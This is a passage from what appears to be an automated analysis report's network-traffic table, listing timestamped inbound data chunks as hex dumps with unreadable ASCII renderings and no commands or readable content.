33 27 f1 22 8d 09 c5 40 da 1e b3 04 dd 64 82 b5 8e 12 46 b8 d3 de b5 86 2a 17 96 68 7d 4a ee 90 2e 9a e3 24 c9 20 2c Data Ascii: m^Q; uz*>^t^IA28\8E5l_!p,\$F;S^Y~=:;Dk&Xh^UWg)G+@anPtEQ[(^OQ\$pf!6<=59!+QJ5npWdFw{7}_Omx n3^~@dF^h)J.\$,
2021-10-14 02:35:37 UTC	72	IN	Data Raw: a9 5d 89 0f 31 48 42 78 b0 4a 34 cf fb 6c 9d c4 0c f4 a8 e0 3c 93 62 34 99 be 36 cc 09 13 40 5d f9 92 95 83 43 1b 5e 68 0f fd d6 4e d6 54 f5 eb 7e 2b 40 aa 9f c7 d5 1d e9 f0 f8 43 02 ff 53 24 24 f0 5f ea 98 17 e2 96 89 a3 48 12 33 d3 92 83 8e f3 71 19 0e ac 49 99 32 56 84 dc 63 9f 57 d4 81 df db 0e 92 e1 cd c8 4a 5e 5c 68 b8 40 81 3a e1 6d b6 a1 23 e3 1c bd 56 db ff 26 b9 81 c4 01 07 ff ac f5 ae c9 e1 90 a0 fa 8d f0 f3 a1 b1 f4 70 be 58 31 13 c5 5c e2 ed d0 5b 9c 98 bb 5b 15 ac 66 eb 1c 66 f3 27 d4 b4 a8 5c 3c 3a 46 74 4f 1c 25 5a d7 f6 4d d7 fd 92 a2 ce 7e e6 29 51 51 6d 6f 7b b6 50 12 8b fb 8a 6e bf 74 cc f5 63 05 d7 ca 3b 33 87 ec 5c c0 1a c0 b9 f5 cc 02 0d 46 9b 3a 60 8c d9 cc 02 d2 df 25 3d f1 18 ac 7e a6 ca c1 f2 5e 22 19 76 eb 29 0e 0c 0d 6f d8 3a Data Ascii:]1HBxJ4!<b46@]C^hNT~+@CS\$\$_H3ql2VcWJ^\\h@:m#v&PX1\\[[ff]<:FtO%ZM~)QQmPntc;3F:~%=-~^v)o:

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	84	IN	Data Raw: af 55 12 5f 76 83 8a 49 cb 95 70 15 c5 b6 bb 59 19 25 10 4c bb b9 27 ca d7 4e a6 2f 2c cd 0e 7b 06 80 d0 6f ec 12 5a a8 9d 7b 63 8e 0c 4f f3 21 9f d3 5a 1f 3a 7b 34 32 d6 c5 44 ab e6 bf 65 de 21 dd ae cf ec ea 93 ed 9d 94 5b d2 a1 13 ec f0 c9 97 77 cc 15 30 65 f6 70 31 da b7 07 44 bb 9c 8a 12 b7 57 77 05 ea 1b 30 34 b3 8f 34 c8 0c 18 69 38 75 d3 1e 19 53 2f fa bb 5e cc da f6 72 8c d1 70 e6 bb ef 29 de 8f 37 b5 a1 4c 62 00 11 31 9d e6 88 b9 d4 52 12 c2 f7 08 97 49 57 dd 85 fa eb 65 2f 40 84 49 98 f9 4d e1 a3 a6 47 02 fd 73 f7 20 26 da c3 90 3f cf be c1 ab 71 bf 30 a8 54 84 a6 c6 77 6a 46 83 4e 95 2e 8e 6d 9e 61 9f 5a 8f 48 dc db 02 88 f3 4a bf 21 08 58 62 96 6b 04 3b eb 43 de a4 25 ea c8 d7 c1 c6 90 28 a9 85 a1 f4 d5 ff aa e6 6b ef fd 8c a5 d3 bb ce b9 5f Data Ascii: U_vlpY%L'N/,{oZ{clZ:[42DeI[w0ep1DDww044i8uS/^rp)7Lb1RIWe/@IMGs &?q0TwjFN.maZHJlXbk;C%(k_
2021-10-14 02:35:37 UTC	86	IN	Data Raw: 92 25 ed b2 84 b6 95 6f 6e 26 ea 1d 21 13 db 2b 80 1a f8 6d 21 ef c9 2c ac b3 63 4b 08 7b f2 e6 67 ba 61 19 8b 21 95 24 db cc 2a 58 79 57 7a 8b 61 16 98 1a 7b c6 41 30 81 65 fc d0 0c 08 39 9d 38 49 0c 5f f2 f2 f9 ab 52 77 7a 16 05 fb 3e 57 62 1d 35 e3 f1 33 0f aa 8c 08 fe a8 80 6d 1d 71 05 77 42 6d 5d 8c 12 26 ac 59 8a 22 52 16 f2 bd ac b0 1a 37 c9 e7 b5 95 ab 7e a7 6f dd b6 3b fb 80 04 78 4c 7b 79 5f ef 23 8b 6e 9f 40 6b 47 c5 52 d7 c4 34 04 c2 50 de 10 a5 db 1b 9e 56 b9 79 e3 5b e2 fe 61 da 21 9f eb ba f1 34 4d 19 8e ee a7 5b 2f f2 6b cb 30 89 8a db a0 47 6f c6 26 b0 8d 33 ea ba 6f 56 80 48 73 da 71 f9 67 e3 e4 c7 cb 4c 3f 09 57 88 a9 e7 43 74 4a f0 e0 25 49 ea 4e 4d db e9 5b 60 4b ef e0 75 ce 4e d8 e3 df 35 d5 31 9e 7a 1c 4c 24 1b 9c 92 4e f5 38 e2 40 Data Ascii: %on&!+m!,cK{gal\$*XyWza{A0e98l_Rwz>Wb53mqwBm&Y"R7~o;xl_Y_#n@kGR4PVy[al4Mf]k0Go&3oVHsqgL?WCtJ%lNM[KuN5lZ\$N8@
2021-10-14 02:35:37 UTC	87	IN	Data Raw: 4a 9a 40 bf 9f 11 8d bf 18 f0 14 eb 04 3f 88 a1 ac 21 db 05 83 33 ce 5c a5 13 08 55 51 76 84 23 3f 36 0e 72 d1 d1 70 e6 bb ef 29 d9 8f 37 b5 ab 47 08 c1 13 4a 53 95 ca bf dd 49 65 1d 42 99 f3 fe 0f fc 96 ff fd 34 e4 a4 4f 48 86 f3 0e ec d8 7e 48 1d c5 85 e7 08 d1 57 93 58 3f cd 92 fa eb 73 b5 38 ca f8 f7 e5 c0 71 13 2c c6 4c 9f 35 9d 5e 34 95 d0 a5 db 1b cd d4 08 90 ea ca 32 63 26 5b 7f ad 20 06 2a ee 74 d6 58 24 c2 c3 eb 52 e3 67 c3 57 7a 81 89 06 ff b1 d2 73 da 9f 84 a5 c2 02 d1 f3 b0 a2 8b a7 bb 4e 5a 99 40 cd fb f3 96 37 d1 99 bb 53 07 db 35 ec 0b 03 63 4c a7 f1 c5 c1 36 12 08 65 48 1e 25 00 d6 f6 41 de 94 3e 84 ce 78 9f 43 7c 51 67 a2 87 48 50 18 a3 a0 8f 46 b2 f8 2e de 70 0c ca d4 0f dd fc 27 5c d1 16 f8 d4 6f b3 c9 0b 50 32 b3 d7 81 da da fd 0d f7 Data Ascii: J@?!3UQv#?6rp)7GJSleB4OH-HWX?s8q,L5^4`12c&[*tX\$RgWzsNZ@7S5cL6eH%A>xC[QHGpF.p^oP2
2021-10-14 02:35:37 UTC	88	IN	Data Raw: 00 90 8b 1e 71 0f 5d 7c a7 d5 86 1f 4f 78 ec e5 30 4b 7c 8b 83 78 b0 10 1b 91 dd a6 90 bd 5c f6 74 58 7c 17 cd 86 0e 1a 08 af f6 7f f6 49 fa 56 4d 40 61 6b 90 5d ff d9 1d 41 ca 52 af ce ca 5f 1e 99 23 88 39 e1 51 f9 88 5b 9b 23 95 c9 d8 b7 36 47 3b d2 e8 d4 17 26 e8 72 ec 74 9a 85 ce 81 fc 6c ea 3e a3 8f 35 31 b8 66 58 80 48 75 de 71 f9 67 48 5d 81 cc c5 4c 24 a4 70 e1 56 e6 6f 66 27 29 eb 0d 08 9b 0c 45 c8 ed 51 06 27 e8 f1 7a c4 77 90 f9 21 3e ef 62 91 00 da 4c 26 64 54 16 df ee 3c b3 52 d3 1f 1f f8 de b7 fc e9 12 89 61 7f 4f c6 c9 24 86 17 27 9e ee 3d cf 93 5a 76 84 3a 66 ff be f4 2e 23 d7 e0 09 6a cc b5 32 03 2b 4b 6c 95 09 2e 40 da 2a ee e7 a5 78 f2 3f fc 21 2e 4e a6 66 91 df ec 5e e7 b3 9f e7 fa be 56 21 33 9e 52 2e 46 cf cc 40 c6 9e e0 38 e2 03 96 05 Data Ascii: qj Ox0K xlX IVM@ak AR_#9Q[#6G;&rtl>51mVHuqgKL\$Pvof)EQ'zw!>bLdT<RaOs'=Zv:f.#j2+Kl. @.*x?!.Nf^V!3R.F@8
2021-10-14 02:35:37 UTC	89	IN	Data Raw: 28 40 91 89 a9 70 a6 38 c2 98 92 8e 9e 73 19 02 23 5f 95 2b 9f 0a f5 cb 9f 50 ad 24 cf db 08 8b f6 d9 dd 67 1c d4 57 be 2f 07 2d c9 d2 9b a6 2f c2 a3 c6 46 df 9f 21 ac 1f bf a1 b9 fc aa e4 6c 57 e9 83 a5 c3 a7 db e2 ab b6 e6 ed 84 4e 5e 9b 66 4d ee e9 c7 76 ff 88 bb 51 0e 0a 66 e4 18 00 6b 2f c0 a6 df 4c 13 3a 4c 66 5b 1f 1c 4e c2 e0 d7 d7 f0 ad 92 52 6f e7 29 d6 51 6d d6 df 41 47 82 a7 e1 9c 4f af ee e4 cf 70 0d cc d1 07 f7 96 ec 5c db b0 d2 80 69 52 16 23 9d 32 3d 66 9b 55 df 86 c6 f6 9e 37 e0 18 ae 7e b3 cd c1 f2 ea be 14 62 ff 3c 32 b0 19 47 7a 2c 51 98 56 c4 46 04 6e 7a 9a 33 6b 0d 58 1e 30 cc 4b 36 57 48 65 4c c5 a0 c3 99 e3 fa ea 19 55 ff e5 9b e0 80 78 b1 33 a5 d2 9e 9e 4e b8 9f 89 2e 07 90 81 58 3b a5 43 92 63 6b df 24 85 13 d0 85 47 8d d9 d3 e6 Data Ascii: (@p8#+_P\$gW/-F!lWN*fMvQfk/L:Lf[NRo)QmAGOpIR#2=fU7~b<2Gz,QVFnz3kX0K6WHeLUx3N.X;Cck\$G
2021-10-14 02:35:37 UTC	91	IN	Data Raw: b5 99 85 c2 83 a7 6c c2 2f 82 8c 24 8a 36 44 56 3b 4a 0e 02 02 46 63 fc e4 de ec 9c 2a 06 4e c7 45 e7 4f 65 5c e1 6b 25 ae e9 4e 4d b6 db 48 6c 5e a3 9c c9 cf 5f dd e8 25 25 fd 4d 28 00 da 46 aa a8 89 2d b0 eb 35 a2 45 01 ff 81 f9 de bf 94 2b 04 9a 74 56 11 ef 81 26 97 0f 34 f4 b2 2e cb 86 59 14 ca 57 d5 f4 af f6 4e 6a c1 f3 08 45 80 a6 3e 21 1e 4f 1f d9 1d 0e 53 f2 6c ec f5 a4 78 23 3c fc 2d 2c 42 97 6a 1f f6 ec d3 ce c8 52 e6 e9 b7 c1 4f 2a 9f 52 a9 cf f7 63 41 d5 99 f3 48 01 c2 94 01 8f 3e e9 cf d8 86 42 8b d7 63 1f 8a df 9a e2 b6 55 99 07 23 44 91 de 2a fd b6 9c f9 61 17 01 56 60 84 96 42 d5 7f 60 3e d4 b4 b9 2a 5b 34 03 54 b6 fb c2 88 d5 48 bf 0e 1b ed 0c 71 11 97 c0 a6 97 45 54 c7 bf 51 27 8a 1a dd de 72 8c de de b0 42 25 26 27 c3 c1 70 b2 e4 bd 74 Data Ascii: l/\$6DV;JFc*NEOek%NMHI^_}%M(F-5E+tv&4.YWNJE>IOSlx<-,.BJRo*RcAH>BcU#D*aV`B`>[4THqETQ'rB%&'pt
2021-10-14 02:35:37 UTC	92	IN	Data Raw: b9 70 f7 0f ab 6b 21 bb 2f c6 c1 3a 36 4f 19 3d 15 0d 4f aa c7 4b c6 ff bf 8c df 7a e4 09 f0 e6 7b f4 a5 4a 50 14 98 ec 9c 40 ae 8a cf d4 76 21 d1 ea d1 db 87 ea 4d d7 9e a9 91 6d c9 2a 14 51 36 37 13 d5 da d8 8c bc fe a7 3d f1 01 88 50 7d b8 c1 f4 48 10 1e 76 fa 3e 17 1b 1d 53 66 28 de b1 7e ad 47 12 40 9d 9f 22 65 37 a4 36 7f c8 65 5a b3 9b 61 48 b7 32 c7 15 9f eb ee 0f ab 6d f1 9b ea f2 09 f2 31 af a2 e3 df 94 af 52 79 c9 07 90 84 49 45 6a 47 83 62 6b de ac 23 05 49 bb ce e4 d9 d9 42 1a f0 38 d8 ac 0c 45 fd 1f cc 5b 23 e9 e0 68 ed 0b ef 04 38 10 6a 35 0d 09 ec c6 02 96 7e 94 7b 8e cc 80 62 55 22 3c 92 19 23 de 29 6c 50 f9 6d eb ed b2 fb ba a0 6d 75 ce 38 f0 e6 6d ba 6e 73 36 22 b9 28 f0 9b 2f 42 60 54 6c 0c 18 4f 64 1b 5d e8 13 21 87 74 e6 cd 9a 6a 70 Data Ascii: pk!/:6O=OKZ{JP@v!Mm*Q67=P}Hv>Sf(-G@"e76eZaH2m1RylEjGbk#B8E[#h8j5~{bU"<#)lPmmu8mns6"/(B`TIOD)!tjp
2021-10-14 02:35:37 UTC	93	IN	Data Raw: 27 c0 d6 3a 6d 96 5d 03 b5 50 64 f5 a5 e8 32 09 d7 e0 09 64 56 a5 1a 3e 3a 4f 15 d1 64 9f 4b f2 68 ca df af 50 bd e3 fc 2d 13 4c b5 6d 71 5d ed 5e e3 e2 52 e6 e6 ba e1 4e 2b 94 52 2b fe f7 6f 5a c6 9e e3 43 29 25 96 1d cb 28 ed c6 cb 94 50 81 ea 4a 1f 09 dd 9a f1 64 47 8d 3e a1 56 97 cf 2a f3 b3 9c c7 a3 17 15 5c 60 98 91 45 c2 7f 7c 3a e6 b5 aa 2e 49 25 02 46 b7 d6 46 8a fd e2 ad 07 6e f6 09 73 17 84 e0 07 9e 54 5e bb 91 42 21 8e 77 17 db 64 99 d1 2b db 55 ff 31 24 4a b4 84 a6 f5 b4 0a 51 2f c2 a5 33 96 1a 8e ee ea c0 c3 a9 4b 0c 88 9e d5 bf 77 cc 15 c6 6a d1 58 0c cc 8c 90 53 b3 9f 84 14 8c 37 77 14 ed 2c f5 ce b2 a5 09 65 0b 9c 7e 16 4b 9a 19 31 61 40 78 b0 80 e9 ec d9 5a 9d c2 75 f5 a3 e3 16 fd 71 36 19 9c 90 77 09 15 62 f8 e7 88 bb fb 55 08 53 68 a1 Data Ascii: ':m]Pd2dV>:OdKhP-Lmqj^RN+R+oZC)% (PJdG>V^"E[:.l%FFnsT^B!wd+U1JJQ/3KwjXS7w,e-K1a@xZuq6wbUSh
2021-10-14 02:35:37 UTC	95	IN	Data Raw: e5 46 70 30 fb b6 5d d5 4d 06 6e 57 9f 33 67 37 d7 32 75 ce 48 59 8f 5c 4d e0 b1 23 c9 b1 f3 eb ee 04 ec 02 f2 9b ea a7 41 fb 20 af cc c2 12 4a b8 82 e2 6f 00 90 85 5b 54 7d 57 ba cf 7a db 28 bc 06 4a ad ec e2 a9 db 44 03 d2 38 d7 a5 d2 29 0a 19 e0 46 2d 2b ef 79 ef 02 71 e7 2a 12 6a 3e 03 01 eb a9 32 e7 27 9c 6c 5e a5 88 74 71 1a 9d 92 0a 13 dd 38 a6 3e ce 6f 2b e7 ad d0 c3 5d 66 4d 71 2a fc f7 61 be 5f e8 c8 23 95 28 e2 86 47 6f 71 5e 66 0b 03 59 f5 e9 71 ee 0f 5d ec 6d f5 cd 89 76 6b 92 10 fd 26 1b f6 e9 9c cc 48 e1 03 79 31 fd 25 71 49 28 37 e9 f2 3b 95 ce 19 65 f2 a3 a8 23 70 1c 0d 5f 0d 63 c4 8d 33 13 39 ee e3 55 3c 14 f8 ca 5c a1 11 35 c7 d1 c9 ad a9 6f a2 19 4c b5 17 c7 a4 2c 2d 1f 74 51 24 f6 49 fe 00 80 51 6a 47 ae 53 d7 c8 73 2e c2 50 de 2e db Data Ascii: Fp0]MnW3g72uHYM#A Jo[T]Wz(JD8)F-+yq*>2l'tq8>o+!fMq#a_#(Goq^fYqjmvk&Hy1%ql(7;#ep_c39U<l5oL,-tQ\$IQGSs.P.

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	96	IN	Data Raw: 38 be 45 96 c0 c7 f5 8b 95 fa b2 38 e2 52 75 96 ad 7a c5 6b 77 11 5a b5 b8 2c 71 27 03 76 ae d3 7e 89 d5 4e 65 07 68 de 18 7a 3c 9f c8 b0 88 aa 59 84 95 4b 2c 8c 0b d8 25 65 b1 d1 47 0c 55 f8 2d cc d1 e3 59 8d f7 9b 86 d7 39 de d0 44 ef c6 84 c4 9c d4 22 0c ab 0c 8c b6 bb fe 77 db 62 c6 22 f4 74 39 b7 57 9a 40 bf f3 6a 1c a4 52 5d 14 f8 34 22 ca f4 a3 21 ca 0a 9c 78 30 5f a1 09 19 59 4a 7a ac 23 2b c9 f1 69 9e ea ed e7 aa ea 1a f7 59 18 9b b4 43 00 20 11 4a 5d 9c 8c ab ef 4b 1f 74 bf 66 f9 d6 79 f5 be db e9 74 26 2c ea b6 99 df 67 e1 db 12 98 02 f9 7f e4 20 8d b5 e8 90 3b e7 96 89 ba 41 b6 32 96 92 84 a6 c2 71 19 04 83 4d 9b 17 39 1f dd 65 9a 78 35 0d de d1 24 8a cd f2 ce 62 0c 2b 41 bc 2f 0c 41 ef 6f b3 34 24 ee cb ec 5c f3 d1 32 a8 83 d8 a0 04 ff a0 98 Data Ascii: 8E8RuzkwZ,q'v-Nehz<YK,%eGU-Y9D"wb"t9W@jRj4"!x0_YJz#+iYC JJKftyt&.g ;A2qM9ex5\$b+A/Ao4\$!2
2021-10-14 02:35:37 UTC	97	IN	Data Raw: 76 44 3c 62 32 4a a0 ec c6 0e ff 2c 96 7c 93 48 90 4b 7d 3a 37 92 0d 05 25 28 84 53 ee 66 2b ea a8 14 ad 9f 65 66 79 12 4f cc 6d ab 77 5a ca 23 4f 2e f3 88 e4 58 73 4f 7a 0e 17 6d 56 1a 71 ee 05 23 84 71 0b c6 b6 6c 7d ba c6 44 92 1a f0 f4 80 dc 48 e1 03 26 78 f9 34 75 2b 00 3c fa fd 2a 88 dc d5 f4 ff 8e a2 2f 18 0c e4 5f 07 6b ce 95 1e 3c 2b eb f2 c4 52 3a fb d8 69 b5 1a 22 d3 c3 58 9b 87 79 ae 53 dd b0 a1 cc 82 01 78 70 7b 79 5f 85 36 fa 2d 97 4c 7c 7c 84 50 c6 cb 03 48 3e 51 f8 02 c3 30 9a 9c 50 c0 24 eb 48 ed 80 39 dd 39 6b c2 dc f8 36 44 42 77 ed a7 57 2e f1 6b c1 30 89 80 d9 57 b8 42 e3 3c dd 0a 26 3c 3d 5a 45 85 4a 1f 16 68 07 62 d0 e5 d7 c6 3f 9a 07 48 cd 5c fc 7c 61 5c f0 ee 16 f2 e9 62 4d cf e1 35 87 54 ab f7 66 dd 5a d7 ea 24 22 07 23 b0 02 cd Data Ascii: vD<b2J, HK}:7%(Sf+efyOmwZ#O.XsOzmVq#q)DH&x4u+<*/_k<+R:~i"XySxp[y_-L PH>Q0P\$H99k6DBwW.kOWB<&<=ZEJhb?H a bM5TfZ\$"#
2021-10-14 02:35:37 UTC	98	IN	Data Raw: 74 d3 3f f5 64 a5 1d 5e 79 29 1a 12 35 55 6b 37 dd ae 41 3a 46 3e 44 96 96 33 68 3c a4 34 59 c7 41 4e e6 47 64 48 b5 3d ce 99 eb f0 10 0f af 7f f8 e5 78 81 50 fa 4c aa d9 ea cc 52 b5 84 fd f4 f9 91 a9 58 57 64 43 9b 78 73 25 23 b8 15 61 a8 de e7 26 26 bb 01 de 29 cf 8a f0 46 5a 18 e0 4c db 3a e4 79 16 d3 16 45 10 6a 34 2d 0c 13 c7 84 50 c6 cb 03 84 b6 9b 1a 70 23 3c 96 11 1f db 21 b1 af f8 41 21 ee 9a 78 ad b3 6d 61 34 23 fc e6 65 bc 9a 6b ea 21 8d 22 f3 80 33 a6 72 72 68 36 59 49 96 1a 79 f6 fb 33 ad 67 86 7c 9b 7b 7c 94 21 4f 24 13 ef fb 0d a3 66 eb 0e 51 7a e8 35 7f 22 00 3f e5 f8 22 87 27 ce 26 f4 a5 b0 54 0d 70 0f 5b 18 66 d9 86 13 20 c4 ef c9 33 54 15 85 cf 7b b0 1e 2e da df ae 87 55 6e 84 7f 24 b5 6a c3 83 07 0f 10 75 79 5d e0 b7 f9 01 9f 57 6d Data Ascii: t?d*y)5Uk7A:F>D3h<4YANGdH=xPLRXWdCxs%#a&%)FZL:yEj-4 \$ p#<!A:xma4#ek!"3rrh6Yly3g { O\$QfZ5"?""&Tp[f 3T{.Un\$juy Wm
2021-10-14 02:35:37 UTC	99	IN	Data Raw: 54 9a cb 46 00 9f 21 9b dd ad 45 f6 21 b4 45 95 b7 c2 f4 a7 9d ce a5 00 04 50 67 97 9e a8 c6 47 7f 3b 8f a4 b9 2a 5f 1e 45 b9 5a 2c 48 9a d0 4e bd 02 77 dc f0 70 3b 8b ca cc 8c 55 58 ac ad 79 26 8c 0c d1 cf 77 98 d3 41 02 4a f1 cb 33 fc c3 59 dd e5 b1 65 cb 02 5b bc 3e fe c3 8e ff eb cc a7 d3 87 09 9e 91 a1 c7 70 cc 0e 1d 3d fb 8e 3a e0 96 98 47 b9 e7 85 1d a4 5c f9 a3 53 d3 4e 4f b4 cd a4 a5 d9 9d 78 36 42 99 0d 1c 59 51 7d a4 a0 cb e5 f8 55 49 3c 80 19 b5 e9 25 f9 71 27 9c ab 4c 8d 08 3f 5a 55 9d 86 bc dd 47 74 dd 42 99 f3 db 57 f4 85 f0 eb 65 25 40 a0 49 98 f9 14 db 02 91 b8 fd e6 6a f5 21 f0 44 ed 8f 33 33 97 a5 a1 79 a2 e4 df 8d 89 b5 c7 71 08 01 9e 44 61 3e a7 08 df 61 e4 5c a6 0c da d3 67 0c e7 dc c6 0d db 59 68 b8 30 0d 28 e4 6b 8a a3 39 10 c0 ec Data Ascii: TFIIEIPgG;* _EZ,HNwp;UXy&wAJ3Yq[>p=:G\ISNOx6BYQ UI<=%q%L?ZUGtBWe%@ jID33yqDa>a gYh0(k9
2021-10-14 02:35:37 UTC	100	IN	Data Raw: 3d ef 19 e0 48 15 09 f4 6a 90 14 ea 88 41 06 7d 47 b1 14 ed cc 05 ce 25 80 51 a4 49 6e 67 7f af 17 92 0a 12 d1 2b d3 5f f8 6d 2f ee c9 f4 ad b3 63 5b 14 aa f2 e6 67 8d 67 11 d3 22 95 2a f8 a3 0e 51 75 48 6b 1b 9c e2 f0 32 e4 ec 05 38 36 00 ae c7 9a 71 69 9a 3c 45 32 0a f5 9d 5d a2 4a eb 0e 44 02 43 5a a5 2d 18 23 83 8c ff 9d b6 34 0a fe a8 ab 52 06 70 0f 5b 19 5c d3 8f 74 93 3a ee ef 2d 79 16 e3 f0 79 b0 35 33 d6 df 7d 9a ab 7e db e7 23 b7 1d c1 80 04 03 61 b2 78 55 f0 65 f4 29 95 2f 1b 6f 81 5a 86 d9 17 9f d1 54 c0 59 dc 54 c4 94 58 e6 3d e9 34 bf 80 28 d2 fd 92 e9 f0 f2 24 47 31 c1 ec a1 51 39 cb 78 ce 30 98 85 c4 b2 89 6b ea 33 b3 8a 24 e0 37 44 47 82 1a 75 1d 70 f9 67 89 d2 d4 c4 d4 03 0d 60 e5 55 e6 69 17 da e3 eb 07 76 ea 1e 28 01 e6 48 6a 5e 83 65 Data Ascii: =HJA}G%Qlng+_m/cjgg*QuHk286qi<E2 JDCZ-#4Rp[t:-yy53]-#axUe)/oZTYTX=(4\$G1Q9x0k3\$7DGupgm`Uiv(Hj^e
2021-10-14 02:35:37 UTC	102	IN	Data Raw: 38 8f c2 f2 d4 22 dc aa 0c 8c 99 c1 cd 74 cc 1b 30 be f6 70 31 da 94 f5 ee bb 9c 9f 03 b4 b4 71 14 fa 02 3d 34 b3 8f 31 cd 09 e7 62 31 5d 8d 71 84 59 40 72 b0 40 d9 cf f1 7c 9b d4 81 e7 86 e3 21 ef 77 36 88 b2 5a 64 f7 12 66 55 cd 8d 85 54 be e4 ab 6a 8a c9 d2 48 4c 95 f5 eb ab 20 5f a1 a1 8a d3 25 47 db 6f 47 02 e8 7d f9 3e 0e 54 c4 8b 3d b6 98 88 a9 75 95 32 52 92 84 8e 5e 73 19 0e 97 56 f0 91 8b 1e d7 7c 84 43 a1 0c cf dd 17 9d 1b dd e0 76 08 23 66 bf 2f 02 3c f7 6c 15 11 4a 40 c1 c0 5d c4 e2 23 ae 85 ba 8f 19 e8 54 e3 58 cd ec f8 ab c3 b4 d5 e5 89 3c f2 61 b1 58 46 f5 6a 5c e4 f4 c9 6b c4 9f bb 40 02 b7 62 10 0a 25 60 24 af bc c6 c1 38 33 c2 d0 fe 3c 91 47 d4 fc 5d de 94 14 85 ce 74 f3 17 6d 57 6d cd c8 51 ae 13 a7 e3 f3 53 b9 74 c8 d2 6c 1e c0 c2 13 Data Ascii: 8"0p1Kq=41b1]qY@r@ lw6ZdfUTjHL_ %GoG)>T=u2R^sV Cv#f!< J@]#TX<aXF k@b%`\$83<GjtmWmQStl
2021-10-14 02:35:37 UTC	103	IN	Data Raw: f2 f7 b4 62 7c 0b 55 0d ed 2e 10 88 1f 35 e3 e7 20 8a dd cf 1b fa bd be d7 1e 5d 1e 57 05 14 da 87 1b 38 55 73 e5 3a 59 1d e7 d7 69 b4 1a 22 d2 c3 58 9b 87 78 aa 0d 2d b6 17 c9 9d 2a 23 92 7b 79 5f e0 51 97 83 9d 40 6b 72 92 54 d7 df 18 5a 3e 51 f8 10 c8 24 14 9f 50 ce 24 cd 31 c0 1e 2a d8 2b 83 dd 9f 5d 34 47 3b df ff a3 51 35 ce 61 3a 31 b4 8a c6 d2 b7 6f ea 30 b4 e5 bb 3e 37 4e 4c 93 4e 0e 02 75 e6 69 02 ef f8 ed 4e 55 08 49 cb 53 e4 14 68 5d e1 ef 62 80 ea 4e 4d a2 e5 33 7d 55 ab f7 ac e6 c1 d5 fb 2b 22 e7 4d 32 01 da 46 3b 14 8c 12 df fb 31 bd 4c fb 91 19 86 dc ce 89 38 12 8d 7a 62 cf c5 81 26 87 10 2c f3 08 c2 c7 97 5d 99 cf 2f 46 0a af fc 5d fc dc f8 23 bd 88 b7 32 95 33 56 3f 2c 0b 2e 4a 6e 67 f6 c7 50 50 b7 3d 60 22 24 6b 48 6b 1e f6 70 57 f9 e8 Data Ascii: b U.5 jW8Us:Yi"Xx-^# y_Q@krTZ>Q\$P\$1*+]4G;Q5a:1o0>7NLNuiNUISh bNM3 U+~"M2F;1L8zb&. /F #23V?..JngPP="`\$kHkpW
2021-10-14 02:35:37 UTC	104	IN	Data Raw: eb 70 2c 41 a3 bf 99 c4 15 fc c2 91 46 2e e3 78 b6 26 8b 5b e9 90 3b a2 1f 8b a9 7b bc e8 6b fc f9 ba c3 71 1d 1b 9a 5d 97 3f 9a 16 c2 74 61 51 8b 06 d6 b4 a7 81 e5 d6 d3 7a 19 50 68 af 27 19 25 1f 6a b7 b1 26 be ba cd 56 db fb 33 f8 fe b0 88 06 fb 94 f5 75 da ee 9c ba d1 bc d1 e2 a9 bf fc 9f ba 62 55 8b c1 5b 5c 29 c5 76 c8 94 a8 59 04 b9 7f f1 14 f7 7t 0a d8 b1 97 d7 41 23 4d 67 4c 0b 2d 56 dc f6 5a ce e4 ac 7b cf 52 fd 02 2e 2a 74 dd ce 4e 4e 52 9c 14 72 b9 a7 63 df d6 70 1c ce dd 08 21 86 c0 50 d2 42 c1 ec 4d c9 02 0f 4f 3d 2e 68 8c c9 d0 99 db 09 8c 11 fe 16 d7 d3 7f c9 cb cd ef af 1e 76 f4 36 09 10 19 56 78 25 fc 59 57 e8 57 10 3d 80 9a 33 65 28 35 94 77 ce 43 52 b9 5b 6d 48 a0 2b d8 67 e3 c7 e5 0a ec fb f2 9b ea 92 54 ec 22 ad d8 fb c0 54 46 85 d8 Data Ascii: p,AF.x& ;{k q]?taQzPh%&V3ubU v y{A#MgL-VZ{R.*tNNRrcp PBMO=-hv6Vx%YWW=3e(5wCR mH+gT"TF
2021-10-14 02:35:37 UTC	105	IN	Data Raw: e2 53 f0 56 00 56 23 95 c9 fa ee 27 4f 31 d2 e4 b8 4b da e9 54 cc 38 8f 53 c8 b6 a2 7d e2 34 a3 82 39 c2 36 68 5c 87 5d 4e 9a 70 f9 63 e2 fd dc c4 5d 26 19 50 35 56 ca 76 61 5f e9 f4 19 da c0 0e 46 c8 ed 60 c7 56 ab f9 07 ed 5e d7 ff 3e 2d ea 2a 9c 10 d2 53 2f e1 9e 3a d3 e3 2a ba 10 56 91 35 f8 c1 b9 94 31 12 98 6d 71 4c 10 80 0a 97 18 5e f9 29 3d c3 82 33 45 73 38 66 f5 b0 f3 4e 68 d5 f1 0b 5d 93 49 33 25 36 47 0e d4 35 f3 4a f2 6e f3 fb bc 58 b7 2c f4 34 33 b5 b6 47 10 f3 97 45 e4 c8 56 f2 94 89 26 51 26 8c 5a 24 f5 ff 7c 4a 38 9f ce 4f 38 07 81 41 71 28 ff dc d4 9f 42 92 da 52 17 94 cb 64 f0 8e 57 8e 27 aa 4f 47 f0 b7 f6 a7 9d c2 b5 0c 14 43 7e 92 94 5e d8 7e 8f 38 d8 b8 a9 2c 4c 67 3a b9 5a 2c 4b 9f c6 46 ac 16 60 d1 f0 70 3b 8b cb bf 81 82 70 26 95 Data Ascii: SVV#^O1KT8S 496h Npc &P5Vva_F^V^>~*S;^V51mqL^)=3Es8Nh j 3%6G5JnX,43GEV&Q&Z\$ J8O8Aq(BRdW^OGC-^~8,Lg;Z,KF;p;p&

Timestamp	kBytes transferred	Direction	Data
